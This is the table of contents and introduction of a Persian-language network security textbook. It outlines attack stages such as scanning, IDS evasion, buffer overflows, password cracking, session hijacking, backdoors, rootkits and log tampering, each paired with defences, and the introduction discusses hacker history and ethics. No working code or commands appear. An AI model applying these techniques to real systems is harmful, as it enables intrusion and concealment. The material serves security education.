فهرست مطالب

۱ پیشگفتار ۱۵
پیشینهٔ جنبش نفوذگری و ظهور نفوذگران با کلاه‌های رنگارنگ! ۱۷
سرویسهای امنیتی در شبکه‌ها ۱۹
انگیزه‌های نفوذگری و حمله به شبکه ۲۰
سطوح مهارت نفوذگران ۲۲
نمادها ، سناریوها ، اسامی و نکات ۲۲
راه‌اندازی آزمایشگاه مجزا برای آشنایی با ابزارهای حمله ۲۳
ساختار ادامهٔ کتاب ۲۴

۲ مروری کلّی بر TCP/IP ۲۷
مروری بر مفاهیم شبکه: آنچه در خصوص TCP/IP در فصول بعد به آنها نیاز دارید ! ۲۹
طراحی شبکه‌ها و اصول لایه‌بندی ۲۹
مدل هفت لایه‌ای OSI از سازمان استاندارد جهانی ISO ۳۱
لایهٔ فیزیکی ۳۲
لایهٔ پیوند داده‌ها ۳۲
لایهٔ شبکه ۳۲
لایهٔ انتقال ۳۴
لایهٔ جلسه ۳۵
لایهٔ ارائه (نمایش) ۳۵
لایهٔ کاربرد ۳۵
مدل چهار لایه‌ای TCP/IP ۳۵
لایهٔ اول از مدل TCP/IP : لایهٔ واسط شبکه ۳۷
لایهٔ دوم از مدل TCP/IP : لایهٔ شبکه ۳۷
لایهٔ سوم از مدل TCP/IP : لایهٔ انتقال ۳۷
لایهٔ چهارم از مدل TCP/IP : لایهٔ کاربرد ۳۹
لایهٔ اینترنت (IP) ۳۹
قالب یک بستهٔ IP ۴۰
مبحث آدرسها در اینترنت و اینترانت ۴۴
کلاسهای آدرس IP ۴۵
آدرسهای خاصّ ۴۸
آدرسهای زیرشبکه ۴۸
پروتکل ICMP ۵۱
پروتکلARP ۵۴
لایهٔ انتقال در شبکهٔ اینترنت ۵۸
راهکارهای پروتکل TCP برای جبران کاستی‌های لایهٔ IP ۵۹
ساختار بسته‌های پروتکل TCP ۶۱
روش برقراری ارتباط در پروتکلTCP ۶۴
کنترل جریان در پروتکل TCP ۶۷
زمان سنجها در پروتکل TCP ۶۸
پروتکل UDP ۶۹
مفهوم پورتهای باز ۷۰

دیوار آتش ۷۱
مبانی طراحی دیوار آتش ۷۳
لایه اول دیوار آتش ۷۴
لایه دوم دیوار آتش ۷۵
لایه سوم دیوار آتش ۷۶
فیلترهای Stateful و هوشمند ۷۶
دیوار آتش مبتنی بر پراکسی (Proxy Based Firewall) ۷۸
بهترین پیشنهاد : استفادهٔ همزمان از هر دو نوع دیوار آتش ۷۹
دیوارهای آتش شخصی! ۸۰
راهکارهای تامین امنیت در سطح شبکه ۸۱
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۸۵

۳ مروری کلّی بر سیستم عامل یونیکس..... ۸۷
مروری بر یونیکس: آنچه در خصوص حملات بر علیه این سیستم عامل به آنها نیاز دارید ! ۸۹
معماری یونیکس: ساختار سیستم فایل ۹۲
معماری یونیکس: هستهٔ سیستم عامل و پروسه‌ها ۹۴
پروسه‌هائی که بطور خودکار در حین راه‌اندازی سیستم اجرا خواهند شد ۹۶
پروسهٔ init : ۹۶
پروسهٔ inetd ۹۷
پروسهٔ Cron ۱۰۱
شروع و اجرای پروسه‌ها بصورت دستی ۱۰۱
فعل و انفعال با پروسه‌ها ۱۰۲
حسابهای کاربری و گروهها (Accounts & Group) ۱۰۳
کاربری با نام root ۱۰۵
تعیین مجوزهای دسترسی در یونیکس ۱۰۶
برنامه‌های SetUID ۱۰۸
خصوصیت "اطمینان" در یونیکس "Unix Trust" – ۱۱۱
فایلهای ثبت رخداد و بازرسی در یونیکس ۱۱۲
سرویسهای معمول شبکه در یونیکس ۱۱۳
سیستم NFS : سیستم به اشتراک‌گذاری فایلها در شبکه ۱۱۵
سیستم X Window ۱۱۶
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۱۱۶

٤ مروری کلّی بر سیستم عامل ویندوز NT4 و 2000 ..... ۱۱۹
مروری بر Windows NT/2000 : آنچه در خصوص حملات بر علیه این سیستم عامل نیاز دارید ! ۱۲۱
مفاهیم پایه NT ۱۲۲
حوزه‌ها (Domains) : گروه‌بندی ماشینها ۱۲۲
Workgroup : گروه کاری ۱۲۳
منابع اشتراکی ۱۲۳
Service Packs و Hot Fixes : ۱۲۳
معماری NT ۱۲۴
حالت کاربر ۱۲۵
حالت هسته (Kernel Mode) ۱۲۶
حسابهای کاربری و گروهها ۱۲۸
حسابهای کاربری ۱۲۸
گروه‌ها ۱۲۸

سیاستهای امنیتی برای حسابهای کاربری ۱۳۰
سیاستهای امنیتی کلمهٔ عبور (تحمیل بر کاربر) ۱۳۲
بازرسی سیستم و فایلهای ثبت رخداد ۱۳۳
سیستم فایل NTFS و مجوزهای فایل و شاخه ۱۳۴
تعیین مجوز برای منابع اشتراکی در شبکه ۱۳۵
امنیت شبکه ۱۳۷
SMB/CIFS ۱۳۷
NetBEUI و NetBIOS ۱۳۸
سرویس‌دهندهٔ وب در NT : IIS 4.0 ۱۳۸
RAS : سرویس‌دهندهٔ دسترسی از راه دور ۱۳۹
Windows 2000 ۱۴۰
ویژگیهای جدید در Windows 2000 Server ۱۴۰
حالات نصب Windows 2000 ۱۴۱
حوزه‌ها در Windows 2000 ۱۴۱
Active Directory ۱۴۲
مشخصه‌های امنیتی در Windows 2000 ۱۴۳
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۱۴۵

۵ شناسایی مقدماتی شبکهٔ هدف ۱۴۷
گام اوّل : شناسایی مقدماتی ۱۴۹
شناسائی مقدماتی شبکهٔ هدف بدون نیاز به ابزار ۱۵۰
شناسائی بروش روان‌شناختی و تعاملات اجتماعی! ۱۵۰
مبارزه با آشکار شدن اطلاعات شبکهٔ شما بطرق روانشناختی ۱۵۲
دسترسی مستقیم و ورود بی‌واسطه به شبکه ۱۵۲
دفاع در مقابل دسترسی مستقیم و فیزیکی به شبکه ۱۵۴
آشغال‌گردی (Dumpster Diving) و روشهای دفاعی ۱۵۵
جستجو در وب به دنبال اطلاعات و اخبار شبکهٔ هدف ۱۵۶
جستجو در سایتهای وب یک موسسه ۱۵۶
هنر استفاده از موتورهای جستجو در اینترنت ۱۵۷
استفاده از Usenet ۱۵۸
مقابله با شناسائی از طریق وب ۱۵۹
بانک اطلاعاتی Whois ۱۶۰
کسب اطلاعات در مورد نامهای حوزه با پسوند com.، net. یا org. ۱۶۱
مراحل بعد از پیدا شدن نام شرکت ثبت‌دهندهٔ آدرس حوزهٔ شبکهٔ مورد حمله ۱۶۴
استفاده از سایت ARIN جهت تحقیق در مورد آدرس IP ۱۶۷
مقابله با جستجوی مخّرب از طریق Whois ۱۶۸
سیستم DNS ۱۶۹
تکنیکهای پرس‌وجو در سرویس‌دهنده‌های نام ۱۷۱
ساختار بانک اطلاعاتی سرویس دهنده‌های نام ۱۷۵
کسب اطلاعات از سرویس‌دهندهٔ DNS در راستای حمله ۱۸۱
مقابله با نشت اطلاعات حساس شبکه از طریقDNS ۱۸۳
ابزارهای همه‌منظوره برای شناسائی مقدماتی شبکهٔ هدف ۱۸۵
ابزار Sam Spade ۱۸۵
ابزارهای شناسائی شبکه مبتنی بر وب ۱۸۹
آدرسهای URL مفید برای عملیات شناسائی شبکه ۱۹۱
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۱۹۳

٦ پویش و جستجو در شبکه به دنبال رخنهٔ نفوذ..... ۱۹۵
گام دوّم: پویش و جستجو در شبکه بدنبال رخنهٔ نفوذ ۱۹۷
در جستجوی مودمهای شبکه ۱۹۷
THC-Scan 2.0 ۲۰۰
ویژگیهای THC-Scan ۲۰۱
حملات بعد از پیدا شدن مودمهای فعال ۲۰۲
مقابله با نفوذ از طریق مودمهای ناامن ۲۰۳
نقشه‌برداری از شبکه ۲۰۵
Cheops : نرم‌افزار نقشه‌برداری از شبکه ۲۰۸
جلوگیری از نقشه‌برداری شبکه ۲۰۹
تعیین پورتهای باز بر روی یک ماشین ۲۱۰
مکانیزمهای مختلف پویش پورت ۲۱۱
مکانیزم پویش مؤدبانه (Scan Polite) ۲۱۲
پویش مخفیانه: TCP SYN Scan ۲۱۴
پویش به روش نقض اصول پروتکل ۲۱۴
پویش به روش TCP ACK Scan ۲۱۵
پویش به روش FTP Bounce Scan ۲۱۷
بهره‌گیری از بسته‌های UDP ۲۱۸
عمل Ping بدون بهره‌گیری از ICMP ۲۱۹
شناسائی برنامه‌های RPC نامطمئن (Remote Procedure Call) ۲۱۹
تنظیم زیرکانهٔ شماره پورت مبداء (Source Port) برای پویش موفق ۲۲۰
ردّ گم کردن ۲۲۲
تعیین سیستم عامل ماشین هدف با TCP Stack Fingerprinting ۲۲۳
زمانبندی صحیح و مناسب برای پویش پورتهای باز ۲۲۴
جمع‌بندی قابلیتهای ابزار Nmap برای پویش پورت ۲۲۵
مقابله و دفاع در مقابل پویش و جستجوی پورت ۲۲۵
جستجو و یافتن پورتهای باز توسط خودتان ۲۲۸
مواظب باشید با دست خودتان به مهلکه نیفتید ۲۲۸
از فیلترهای هوشمند و درج‌کننده حالت استفاده کنید ۲۲۸
Firewalk بر علیه Firewall ۲۳۰
مقابله با Firewalk ۲۳۴
ابزارهای جستجوی نقاط آسیب‌پذیر ۲۳۵
معرفی برخی از ابزارهای پویش و جستجوی نقاط آسیب‌پذیر ۲۳۸
معماری Nessus ۲۴۰
پیشگیری از پویش و جستجوی نقاط ضعف سیستم ۲۴۲
سیستمهای کشف مزاحمت (IDS) ۲۴۳
عملکرد سیستم IDS مبتنی بر لایهٔ شبکه ۲۴۳
حمله به IDS براساس قطعات کوچک و قطعات هم‌پوشان IP ۲۴۵
FragRouter : ابزاری برای فرار از چنگ سیستم IDS ۲۴۷
عملکرد سیستم IDS در سطح کاربرد و روشهای فرار از آن ۲۴۸
حمله بر علیه IDS جهت کشف برنامه‌های cgi آسیب‌پذیر ۲۴۹
مکانیزمهای Whisker برای فریب دادن IDS ۲۵۱
مقابله با نفوذگرانی که قصد گول‌زدن سیستم IDS را دارند ۲۵۳
آدرسهای URL مفید برای تحقیق پیرامون مکانیزمهای پویش ۲۵۴
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۲۵۵

۷ نفوذ از طریق رخنه در برنامه‌های کاربردی یا سیستم عامل... ۲۵۷
گام سوّم: نفوذ از طریق رخنه در سیستم عامل یا برنامه‌های کاربردی ۲۵۹
حمله به سیستم عامل ۲۶۲
درهم شکستن برنامهٔ کاربردی یا سیستم عامل از طریق سرریز کردن پشته ۲۶۲
پشته چیست؟ ۲۶۳
پیدا کردن نقاط آسیب‌پذیر ۲۶۸
سازماندهی و آرایش بافر پیش از سرریز شدن ۲۶۹
مقابلهٔ ابتدایی با حمله به پشته از طریق سیستم IDS ۲۷۰
فرار نفـــوذگر از سیستم شناسائی مزاحمت ۲۷۰
حملات بعد از درهم شکسته شدن پشته ۲۷۲
ایجاد رخنهٔ عبور با استفاده پروسهٔ inetd ۲۷۲
ایجاد رخنهٔ عبور بااستفاده از پروسهٔ TFTP ۲۷۴
ایجاد رخنهٔ عبور توسط X Window Terminal (Xterms) ۲۷۶
حملاتی فراتر از سرریز شدن پشته ۲۷۷
مقابله با انواع حملات مبتنی بر سرریزی پشته یا بافر ۲۷۹
مقابله در سطح مسئول سیستم و گروه امنیتی ۲۷۹
مقابله با سرریز شدن پشته در سطح برنامه‌نویسی ۲۸۱
حمله بر علیه کلمات عبور (Password Attack) ۲۸۲
حدس زدن کلمات عبور پیش‌فرض سیستمها ۲۸۳
حدس کلمهٔ عبور و ورود به سیستم از طریق چند خط برنامه‌نویسی ۲۸۴
شکستن کلمات عبور بروشهای علمی ۲۸۶
الگوریتم شکستن کلمهٔ عبور ۲۸۷
حمله به کلمات عبور Windows NT/2000 توسط L0phtCrack ۲۹۰
شروع کار با L0phtCrack ۲۹۱
پیکربندی L0phtCrack ۲۹۲
آغاز حمله به کلمهٔ عبور ۲۹۴
مکانیزم استراق‌سمع کلمات عبور با L0phtCrack (از بیرون شبکه) ۲۹۵
ابزار John the Ripper بر علیه کلمات عبور یونیکس ۲۹۷
شروع کار با ابزار John ۲۹۸
پیکربندی ابزار John ۳۰۰
روشهای مقابله با ابزارهای شکنندهٔ کلمه عبور ۳۰۲
حمله بر علیه وب و برنامه‌های کاربردی آن ۳۰۶
درو کردن حسابهای کاربری در وب !! (Account Harvesting) ۳۰۷
روش مبارزه با دروی حسابهای کاربران وب ۳۱۰
حمله از نوع تعقیب نشستهای وب (Web Session Tracking) ۳۱۰
پیاده‌سازی و استفاده از Session ID در برنامه‌های کاربردی وب ۳۱۲
حمله بر علیه مکانیزمهای نشست کاربران وب ۳۱۴
حمله به کوُکیهای موقت (Persession Cookies) ۳۱۶
مقابله با حملات علیه Session ID ۳۱۸
حمله به برنامه‌های کاربردی وب بروش SQL Piggybacking ۳۲۰
مقابله با حملات از نوع SQL Piggybacking ۳۲۶
آدرسهای URL مفید برای تحقیق پیرامون مکانیزمهای حمله ۳۲۸
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۳۳۰

۸ نفوذ از طریق استراق سمع در سطح لایهٔ شبکه..... ۳۳۱

گام سوّم : نفوذ از طریق استراق‌سمع در سطح لایهٔ شبکه ۳۳۳
بو کشیدن/استراق سمع (Sniffing/Eavesdropping) ۳۳۳
استراق‌سمع از هاب: Passive Sniffing ۳۳۶
ابزار Snort ۳۳۷
ابزار Sniffit ۳۳۸
استراق‌سمع از سوئیچ: Active Sniffing ۳۳۹
ابزار Dsniff ۳۴۰
از کار انداختن سوئیچ‌ها از طریق ارسال سیل‌آسای بسته توسط Dsniff ۳۴۱
گمراه کردن ماشینها با ارسال پیامهای جعلی ARP ۳۴۲
فریب دادن ماشینها از طریق استراق‌سمع و ارسال دروغین پاسخهای DNS ۳۴۴
استراق‌سمع از HTTPS و SSH ۳۴۶
امکانات جانبی ابزار Dsniff ۳۵۳
مقابله با استراق‌سمع (مقابله با اسنیفرها) ۳۵۴
فریب دادن ماشینها با آدرسهای IP جعلی و دروغین (IP Spoofing) ۳۵۵
فریب ساده از طریق آدرسهای اشتباه IP ۳۵۶
فریب دادن یک ماشین با آدرسهای IP دروغین در محیط یونیکس ۳۵۷
فریب دادن یک ماشین با آدرسهای IP از طریق تکنیک Source Routing ۳۶۱
مقابله با انواع فریبکاری متکی به آدرسهای IP جعلی ۳۶۲
ربودن یک نشست (Session Hijacking) ۳۶۴
ربودن یک نشست با ابزار Hunt ۳۶۸
مقابله با "ربوده شدن نشست" ۳۷۰
NetCat : نرم‌افزار همه منظوره و قدرتمند شبکه ۳۷۱
NetCat برای انتقال مستقیم فایل ۳۷۳
NetCat برای پویش پورتهای باز ۳۷۵
NetCat برای برقراری ارتباط با یک پورت باز و ارسال داده ۳۷۶
استفاده از NetCat برای جستجوی نقاط آسیب‌پذیر سرویس‌دهنده‌ها ۳۷۸
استفاده ازNetCat برای باز کردن رخنه‌های پنهان و اجرای پوستهٔ فرمان ۳۷۸
استفاده از NetCat برای ایجاد رخنه درون سیستم در حالت فعال ۳۸۰
رله کردن ترافیک از طریق NetCat روی شبکه ۳۸۱
مقابله با NetCat ۳۸۵
آدرسهای URL مفید برای تحقیق پیرامون نفوذ در سطح لایهٔ شبکه ۳۸۶
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۳۸۷

۹ حملات نوع DoS برای اخلال در سرویس‌دهی ۳۸۹
حملات DoS (اخلال در سرویس‌دهی) ۳۹۱
متوقف کردن سرویس‌دهنده از درون ۳۹۲
روش مقابله با توقف سرویس‌دهنده‌ها ۳۹۳
حمله از نوع اشباع منابع سیستم ۳۹۴
روش پیشگیری از اشباع منابع سیستمی ۳۹۵
حملات DoS از بیرون ۳۹۵
روش پیشگیری از حملات DoS از بیرون ۳۹۸
حملهٔ DoS از نوع تلف کردن منابع سیستم (از راه دور) ۳۹۸
حملهٔ نوع SYN Flood ۳۹۸
مقابلهٔ جدّی با حملهٔ SYN Flood ۴۰۱
حملهٔ نوع Smurf ۴۰۳
حملهٔ نوع Fraggle ۴۰۵

مقابله با حملات Smurf و Fraggle ۴۰۶
حملات توزیع‌شدهٔ DoS (DDoS =Distributed DoS) ۴۰۶
حملهٔ DDoS از نوع TFN2K (Tribe Flood Network 2000) ۴۰۷
مقابله با حملات DDoS ۴۱۰
جمع‌بندی حملات DoS ۴۱۱
آدرسهای URL مفید برای تحقیق پیرامون حملات DoS ۴۱۲
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۴۱۳

۱۰ سیطره بر شبکه از طریق اسبهای تروا، در پشتی و Rootkits ... ٤١٥
گام چهارم: سیطره بر شبکه از طریق "اسبهای تروا" ، "درهای پشتی" ۴۱۷
اسبهای تروا ۴۱۷
"درهای پشتی" –Backdoors– ۴۱۹
NetCat : در پشتی برای هر سیستم عامل سازگار با یونیکس ۴۱۹
هم‌آوازی پلید و شیطانی: درهای پشتی پنهان شده درون اسب تروا ۴۲۲
اسبهای تروا در سطح برنامه‌های کاربردی ۴۲۴
قابلیتهای اسب تروای (BO2K) Back Orifice 2000 ۴۲۶
ویژگیهای BO2K ۴۲۸
امکان توسعهٔ BO2K با یکسری از Plug-ins ۴۳۰
قربانیان BO2K کجا هستند؟ ۴۳۲
قابلیت استراق سمع و ربودن داده‌های قربانی ۴۳۳
چسبانیدن یک اسب تروا به یک برنامهٔ مفید ۴۳۳
آلوده شدن ماشینها به BO2K از طریق کنترلهای Active X ۴۳۵
اعلام خطر!! ۴۳۶
مبارزه با اسبهای تروا (Trojan Horses) و درهای پشتی (Backdoors) ۴۳۶
Rootkitهای معمولی ۴۴۰
Rootkitهای معمولی چه کاری می‌توانند انجام بدهند؟ ۴۴۱
Rootkitهای معمولی برای استراق‌سمع برخی از کلمات عبور ۴۴۳
برخی از Rootkitهای شناخته شدهٔ معمولی ۴۴۶
پیشگیری و مبارزه با Rootkit ۴۴۸
کثیف‌ترین نوع Rootkit : Rootkitهای سطح هستهٔ سیستم عامل ۴۵۲
توانائی تغییر مسیر اجرا (Execution Redirection) ۴۵۳
مخفی نگاه داشتن فایلها در سطح هسته ۴۵۴
مخفی نگاه داشتن پروسه‌ها در سطح هسته ۴۵۴
مخفی نگاه داشتن ارتباطات شبکه‌ای در سطح هسته ۴۵۴
چگونه Rootkit های سطح هسته پیاده‌سازی می‌شوند؟ ۴۵۵
چند مثال عملی از Rootkit های سطح هسته ۴۵۶
Knark ۴۵۶
Adore ۴۵۷
Loadable Kernel Module Rootkit Plasmoid's Solaris ۴۵۸
یک Rootkit برای سیستم عامل NT Windows ۴۵۸
پیشگیری از آلودگی Rootkitهای سطح هسته ۴۵۹
آدرسهای URL مفید برای تحقیق پیرامون اسبهای تروا و Rootkits ۴۶۲
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۴۶۳

۱۱ ردّ گم کردن و مخفی ماندن ٤٦٥
گام پنجم : ردّ گم کردن و مخفی ماندن ۴۶۷

دستکاری فایلهای ثبت رخداد (Event Logs) ۴۶۸
حمله به فایل ثبت رخدادها در سیستم عامل ویندوز NT و ۲۰۰۰ ۴۶۹
روش تغییر در فایل ثبت رخدادها در ویندوز NT و ۲۰۰۰ ۴۷۰
حمله به فایلهای ثبت رخداد و حسابرسی (Accounting) در یونیکس ۴۷۲
تغییر در فایل‌های Shell History ۴۷۴
دفاع از فایلهای ثبت رخداد و فایلهای حسابرسی ۴۷۵
استتار : ایجاد فایلها و شاخه‌های پنهان روی ماشین قربانی ۴۷۸
ایجاد فایلها و شاخه‌های مخفی در محیط یونیکس ۴۷۹
ایجاد فایلها و شاخه‌های پنهان در ویندوز ۴۸۰
مبارزه با فایلهای پنهان ۴۸۲
حضور مخفی در شبکه: کانالهای پنهان ۴۸۲
ایجاد کانالهای پنهان از طریق ICMP : روش Loki ۴۸۵
ایجاد کانالهای پنهان از طریق Reverse WWW Shell : HTTP ۴۸۸
ایجاد کانال پنهان از طریق Sneakin : TelNet ۴۹۱
Steganography : روشی برای ذخیره و ارسال مخفی داده‌ها ۴۹۲
برترین کانالهای پنهان با استفاده از سرآیند بسته‌های IP و TCP ۴۹۲
جلوگیری از برقراری کانالهای پنهان ۴۹۶
آدرسهای URL مفید برای تحقیق پیرامون کانالهای مخفی ۴۹۸
ابزارهای مرتبط با این فصل بر روی CD همراه کتاب ۴۹۹

۱۲ تشریح و کالبدشکافی چند نوع حمله..... ۵۰۱

جمع‌بندی مجموعهٔ روشها و ابزار : کالبدشکافی چند نوع حمله ۵۰۳
نمایشنامهٔ ۱) "قلم آقای کینه‌جو" : حمله از طریق مودم به یک شبکهٔ تجاری ۵۰۴
نمایشنامهٔ ۲: "عملیات گروه شیطانی" حمله از طریق ماشینهای واسط (زامبی) ۵۱۸
نمایشنامهٔ ۳: " خیانت ملکهٔ سرخپوش" ۵۳۰

ضمائم..... ۵۴۱

ضمیمهٔ الف) BO2K : اسب تروای مخرّب یا ابزار مدیریت مفید؛ شما قضاوت کنید؟! ۵۴۳
ضمیمهٔ ب) آشنایی با یک دیوار آتش شخصی : Zone Alarm Pro ۵۵۳
ضمیمهٔ ج) استانداردهای رمزنگاری ۵۵۹
استاندارد DES ۵۵۹
رمزنگاری کلید عمومی ۵۶۴
احراز هوّیت ۵۶۸
امضاهای دیجیتالی ۵۷۱
امضا با کلید سرّی ۵۷۱
امضای دیجیتالی با کلید عمومی ۵۷۲
ضمیمهٔ د) فهرست محتویات CD جانبی کتاب ۵۷۵
۱) فهرست محتویات CD به ترتیب فصول ۵۷۵
۲) فهرست محتویات CD به ترتیب حروف الفبا ۵۸۰

پیشینهٔ جنبش نفوذگری و ظهور نفوذگران با کلاه‌های رنگارنگ[1]

با گسترش فرهنگ استفاده از کامپیوتر و راهیابی آن به ادارات و منازل ، این ابزار از حالت آکادمیک و تحقیقاتی بدر آمد و مبدل به پاره‌ای از نیازهای معمول زندگی شد. در اواخر دههٔ هشتاد فقط متخصصین رشتهٔ کامپیوتر نبودند که از این ابزار استفاده می‌کردند بلکه عموم افراد در سطوح مختلف علمی و سنّی آنرا به خدمت گرفتند؛ یکی برای مطالعه و تحقیق ، یکی برای بازی و تفریح و دیگری برای تجارت یا تولید. آرام آرام کامپیوتر تواناییهای خود را در همهٔ شئون زندگی نشان داد؛ تواناییهای که می‌توانستند در خدمت اهداف متعالی و موثر قرار بگیرند یا بالعکس با مقاصد خرابکارانه و مضرّ همسو شوند.

ابداع واژهٔ **نفوذگر** (Hacker) به دههٔ شصت میلادی در دانشگاه MIT بازمی‌گردد. در آن زمان "نفوذگر" یا هَکِر بدین گونه تعبیر می‌شد :

"Hacker یا **نفوذگر یکسی است که از سرکشی کردن به جزئیات سیستمهای قابل برنامه‌ریزی و نفوذ و رسوخ در آن لذت می‌برد و مصمم به شکست دادن توانایی محاسباتی ماشین در مقابل هوش و ذکاوت بشری خویش است. فردی که با سماجت و به گونه‌ای لجوجانه شیفتهٔ برنامه‌نویسی است. نفوذگر، بدخواه نیست و صدمه نمی‌زند.**"

در آن دوران این افراد نه تنها بدنام و مورد غضب و نفرت نبودند بلکه از آنها به نیکی و احترام یاد می‌شد. اکثر دانشجویان آنروز ، اساتید ، مدیران یا متخصصین حرفه‌ای امروز در سطح جهان هستند و رشد تکنولوژی کامپیوتر وامدار تلاش و کوشش آنهاست.

در اواخر دههٔ هشتاد جنبش نفوذگری (Hacktivism) در شبکه به سوی فعالیتهای ضدامنیتی ، ضدانسانی و مالیخولیایی گرایش پیدا کرد. در آن زمان وقتی در رسانه‌های خبری از واژهٔ "نفوذگر" یاد می‌شد ، در ذهن مخاطبین ، تصویر یک دزد کامپیوتری یا یک مخرّب نابکار تجسم می‌یافت؛ این ذهنیت با پیشینه و فرهنگ نفوذگری که در اصل به نخبگان رشتهٔ کامپیوتر تعلق داشت ناسازگار بود و یک اهانت بزرگ به این جمع متخصص محسوب می‌شد. این موضوع آنهایی را که قبلاً از لقب "نفوذگر یا هکر" به خود می‌بالیدند بشدت ناخشنود و دلگیر کرد ، لذا آنان تلاش نمودند مجدداً به واژهٔ هَکِر یا نفوذگر روحی مثبت و خوشایند بدمند. برخی از آنها سعی کردند نفوذگر را انسانی مثبت و نخبه بنامند که در جبههٔ مقابل Cracker قرار می‌گیرد. بدین ترتیب واژهٔ Cracker نیز معنا یافت:

Cracker موجود بی‌ارزش و بیماری است که با فراگیری برخی از مهارتهای نفوذگری به کارهای بی‌ارزشی همانند دزدیدن User ID & Password دیگران ، مزاحمت و عملیات غیرقانونی و ضد اخلاقی می‌پردازد و با شکستن حریم امنیت یک سیستم اهداف غیرشرافتمندانهٔ خود را دنبال می‌کند.

این مرزبندی و ابداع واژهٔ جدید هم نتوانست ذهنیت مردم عادّی را نسبت به هَکِرها تغییر بدهد و این واژه معادل با همان تفکر بر سر زبانها ماندگار شد. "هَکِر" باز هم تصور یک فرد مخرب را القاء

می‌کرد ، لذا هکرهای واقعی سعی کردند بر سر واژهٔ هَکِر **کلاه‌هـای رنگـی** بگذارنـد!!! اینجـا بـود کـه هَکِرهای رنگی هم به جمع بشریت پیوستند:

گروه هَکِرها یا نفوذگران کلاه سفید (WhiteHat Hacker Group) : نفوذگران خوب!

گروه نفوذگران کلاه سیاه (BlackHat Hacker Group) : نفوذگران بد و مخرّب !

گروه نفوذگران کلاه خاکستری (GrayHat Hacker Group) : نفوذگران کمی خوب، اندکی مخرّب!

گروه نفوذگران کلاه‌صورتی (PinkHat Hacker Group) : نفوذگران لوس ، بی‌مزه و بی‌خاصیت!

از بین این کلاه‌های رنگی ، دو رنگ سیاه و سفید تقریباً معنای جاافتاده و مورد وفاق دارد:

نفوذگر کلاه‌سفید ، انسان نخبه‌ای است که نه تنها مضرّ نیست بلکه باعث سازندگی و پویایی سیستمها شـده و با شکستن حریم امنیتی سیستم (به گونه‌ای که خرابی به بار نیاید) معـایب آن سیسـتم را در مواجهـه بـا اخلالگران بیمار یا مغرض آشکار می‌نماید. از این رو مورد احترامند و معمولاً دارای مدارج بالای علمـی و تجربی هستند!!! اینان نفوذگران اصولگرا هستند و تخطی از مرامنامهٔ زیر برای آنـها بـه قیمـت سـیاه شـدن کلاهشان تمام می‌شود:

- **کلاه‌سفید هرگز به یک سیستم صدمه نمی‌زند.**
- **کلاه‌سفید هرگز به شبکه‌های دولتی یا امنیتی که مشغول انجام وظیفهٔ ملی هستند نفوذ نمی‌کند.**
- **کلاه‌سفید هرگز به فایلهای یک سیستم دستبرد نمی‌زند و سعی در انتقال آنها ندارد.**
- **کلاه‌سفید هرگز اثری از خود در سیستمی که بدان نفوذ کرده باقی نمی‌گذارد.**
- **کلاه‌سفید هرگز در مورد دانش و مهارتهای نفوذگری خود به کسی اطلاعات نمی‌دهـد. (مگـر افـراد متخصص و مورد اطمینان ، آنهم به منظور بالا بردن مهارتهای تخصصی و تبادل افکار)**
- **کلاه‌سفید هیچگاه بر روی شبکهٔ اینترنت در مورد جزئیات نفوذگری خود اطلاعاتی مبادله نمی‌کند.**
- **کلاه‌سفید برای بار دوم به سیستمی که یکبار *رخنه* کرده است نفوذ نمی‌کند. (هیچ کلاه‌سـفید عـاقلی یک مسئله را دو بار حل نمی‌کند!)**
- **ممارست ، پشتکار و شکیبایی اصول اساسی عملیات یک نفوذگر کلاه‌سفید است.**
- **کلاه‌سفید باید به اندازهٔ دیگران خلاقیت داشته باشد و حداقل یکبار روشی نو ارائه کند!**

با این مرزبندی‌های رنگی، نفوذگران کلاه‌سیاه نیز همسنگ با Crackerها شدند که تعریف آنرا دانستید.

گذشته از این کلاه‌های رنگارنگ ، هرگاه در کتاب حاضر از واژهٔ نفـوذگـر اسـتفاده می‌کنیـم منظـور کسی است که به هر نحو تلاش می‌کند به یک سیستم نفوذ و تجاوز نماید. طبیعی اسـت کـه بـا رنـگ کلاه او و حتی انگیزه‌هایش کاری نداشته باشیم! هدف ما تشریح مکانیزمی اسـت کـه او بـرای نفـوذ و تجاوز به یک سیستم یا شبکه بکار می‌گیرد تا بتوان راههای مقابله یا پیشـگیری از حمـلات را تحلیـل کرد.

این کتاب کاملاً فنی و تخصصی است و ایمان داریم که مورد سوء استفادهٔ افـراد بی‌ظرفیـت قـرار

نخواهد گرفت چرا که مخاطبین آن قشر دانشگاهی و متخصصین کامپیوتر خواهند بود.
در بخش بعدی مفاهیم "امنیت" ، "حمله" بر علیه شبکه و انواع حمله را بررسی می‌کنیم:

سرویسهای امنیتی در شبکه‌ها

تهدیدهای بالقوه برای امنیت شبکه‌های کامپیوتری بصورت عمده عبارتند از:

- فاش شدن غیر مجاز اطلاعات در نتیجهٔ استراق سمع داده‌ها یا پیامهای در حال مبادله روی شبکه
- قطع ارتباط و اختلال در شبکه به واسطه یک اقدام خرابکارانه
- تغییر و دستکاری غیر مجاز اطلاعات یا یک پیغام ارسال شده

لازم است با مفاهیم و اصطلاحات زیر بعنوان سرویسهای امنیتی شبکه آشنا باشید:

الف) محرمانه ماندن اطلاعات (Confidentiality) : دلایل متعددی برای یک سازمان یا حتی یک فرد عادی وجود دارد که بخواهد اطلاعات خود را محرمانه نگاه دارد.

ب) احراز هویت (Authentication): قبل از آنکه محتوای یک پیام یا اطلاعات اهمیت داشته باشد باید مطمئن شوید که پیام حقیقتاً از شخصی که تصور می‌کنید رسیده است و کسی قصد فریب و گمراه کردن (یا آزار) شما را ندارد .

ج) سلامت داده‌ها (Integrity): یعنی دست نخوردگی و عدم تغییر پیام و اطمینان از آنکه داده‌ها با اطلاعات مخرب مثل یک ویروس کامپیوتری آلوده نشده‌اند.

د) کنترل دسترسی (Access Control): یعنی بتوان دسترسی افرادی غیرمُجاز به شبکه را با دقت کنترل کرد و توانایی منع افراد غیر قابل‌اعتماد از دسترسی به شبکه ، وجود داشته باشد.

